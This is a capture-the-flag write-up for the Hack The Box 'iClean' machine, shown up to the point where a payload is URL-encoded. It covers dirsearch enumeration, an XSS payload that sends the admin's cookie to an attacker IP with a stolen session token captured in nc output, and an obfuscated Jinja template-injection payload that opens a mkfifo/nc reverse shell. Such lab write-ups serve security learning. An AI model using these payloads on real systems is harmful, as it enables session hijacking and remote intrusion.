2024

SOLVING HACK THE BOX

ICLEAN MACHINE

INTRODUCTION

This report is written based on the detailed report on solving an ACTIVE HackTheBox machine and capturing the flag. I have choosen **iclean** machines of medium difficulty

Operating on Linux, iClean offers a dynamic learning environment, inviting us to delve into diverse techniques and methodologies.


Table of Contents

1. OBJECTIVES

The objective of this report is to find out user flag and root flag of the active hack the box machine. Here I choose iclean active hack the box machine of medium difficulty and find out the flag and pwned machine successfully.

2. Gathering information


As usual we start with a Simple Nmap Scan and I looks like only 2 Ports are Open : 22 — 80 and by accessing the host through its http port I got this web page capiclean.htb. I tried doing enumeration on subdomain using dirsearch hoping to find a secret or forgotten subdomain, but it seems that http://capiclean.htb/ has no subdomains.



```
┌──(root㉿kali)-[~]
└─# dirsearch -u http://capiclean.htb
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg
_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_
resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /root/reports/http_capiclean.htb/_24-05-05_08-01-54.txt

Target: http://capiclean.htb/

[08:01:54] Starting:
[08:02:33] 200 -    2KB - /about
[08:03:33] 302 -  189B  - /dashboard  ->  /
[08:04:10] 200 -  711B  - /login
[08:04:12] 302 -  189B  - /logout  ->  /
[08:04:54] 403 -  278B  - /server-status
[08:04:54] 403 -  278B  - /server-status/
[08:04:55] 200 -    8KB - /services

Task Completed

┌──(root㉿kali)-[~]
└─# 
```

3. Performing Tests:


IClean is allowing visitors to send a quote request to the management team, that will be opened in the platform itself which means that we might be able to execute a user side vulnerability on the administrator side that will allow us to do session hijacking on the target.



□ Carpet Cleaning
□ Tile & Grout
□ Office Cleaning

sample@capiclean.htb

Using burp suite I tried to intercept request


Burp Suite Community Edition v2024.2.1.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Lear
Intercept HTTP history WebSockets history Proxy settings
Forward
Drop
Intercept is on
Action
Open browser
Pretty Raw Hex


Request to http://capiclean.htb:80 [10.10.11.12]

```
POST /sendMessage HTTP/1.1
Host: capiclean.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Origin: http://capiclean.htb
Connection: close
Referer: http://capiclean.htb/quote
Upgrade-Insecure-Requests: 1

service=Office+Cleaning&email=sample%40capiclean.htb
```

First using payload

<imgsrc=xonerror=fetch("http://10.10.14.93:80/" document.cookie);>

encode this payload using URL encoder/decoder.



Burp Suite Community Edition v2024.2.1.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send
Cancel
Target: http://capiclean.htb
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 0
Request headers 11
Response headers 6
Notes
Search
0 highlights
Done
5,247 bytes | 410 millis
Event log (1)
All issues
Memory: 127.5MB

```
POST /sendMessage HTTP/1.1
Host: capiclean.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 129
Origin: http://capiclean.htb
Connection: close
Referer: http://capiclean.htb/quote
Upgrade-Insecure-Requests: 1

service=
%3Cimg%20src%3Dx%20onerror%3Dfetch(%22http%3A%2F%2F10.10.14.93%3A80%2F%
22%2Bdocument.cookie)%3B%3E&email=test%40gmail.com
```

```
HTTP/1.1 200 OK
Date: Sun, 05 May 2024 14:23:50 GMT
Server: Werkzeug/2.3.7 Python/3.10.12
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Connection: close
Content-Length: 5048

<!DOCTYPE html>
<html lang="en">
  <head>
    <!-- basic -->
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1
    ">
    <!-- mobile metas -->
    <meta name="viewport" content="width=device-width, initial-scale=1
    ">
    <meta name="viewport" content="initial-scale=1, maximum-scale=1">
    <!-- site metas -->
    <title>
      About
    </title>
    <meta name="keywords" content="">
    <meta name="description" content="">
    <meta name="author" content="">

    <!-- bootstrap css -->
    <link rel="stylesheet" type="text/css" href="
    /static/css/bootstrap.min.css">
```


At the same time I have used nc -lvnp 80 command for reading and writing data between two computer networks.

And here I got session token I added the session token to the browser and requested the forbidden dashboard directory.



```
┌──(root㉿kali)-[~]
└─# nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.93] from (UNKNOWN) [10.10.11.12] 60196
GET /session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.ZjZmMg.cbeGK470LdeKQYuMpb3pFJoMDUg HTTP/1.1
Host: 10.10.14.93
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
Accept: */*
Origin: http://127.0.0.1:3000
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

┌──(root㉿kali)-[~]
└─#
```

We are in and I got the webpage-



capiclean.htb/InvoiceGenerator

Generate Invoice

Basic Cleaning

qty

PROJECT


CLIENT

ADDRESS

EMAIL

Generate

Then generate invoice id and QR -



capiclean.htb/QRGenerator

Generate QR

invoice-id

Generate


QR Code Link: http://capiclean.htb/static/qr_code/qr_code_5202751696.png

Insert QR Link to generate Scannable Invoice:

de/qr_code_5202751696.png

submit

Intercepting this QR Generator page using burp suite



Burp Suite Community Edition v2024.2.1.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 × 2 × +
Send Cancel
Target: htt
Request
Pretty Raw Hex
Response
Inspector
Request attri
Request quer
Request body
Request cook
Request head
10.10.14.48

```
POST /QRGenerator HTTP/1.1
Host: capiclean.htb
Content-Length: 385
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://capiclean.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://capiclean.htb/QRGenerator
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=
eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.Zjr5FQ.mqaLz
ird8VavH0OT3L93sUa0io8
Connection: close

invoice_id=&form_type=scannable_invoice&qr_link=
{{request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f"
f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5
m\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("r
2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-i%202%3
2010.10.14.48%2080%20%3E%2Ftmp%2Ff")|attr("read")()}}
```

```
{{request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgeti
tem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\
x5fimport\x5f\x5f")("os")|attr("popen")("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -
i 2>&1|nc 10.10.14.48 80 >/tmp/f")|attr("read")()}}
```

Press 'F2' for focus

Here I have used URL encoder/decoder with this payload and encode it and put it in the repeater request--


1 2 3 4
Hack The Box :: Hack The ×
(612) HackTheBox - IClea ×
Admin Dashboard ×
meyerweb.com/eric/tools/dencoder/


URL Decoder/Encoder

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.48 80 >/tmp/f
```


Decode Encode

- Input a string of text and encode or decode it as you like

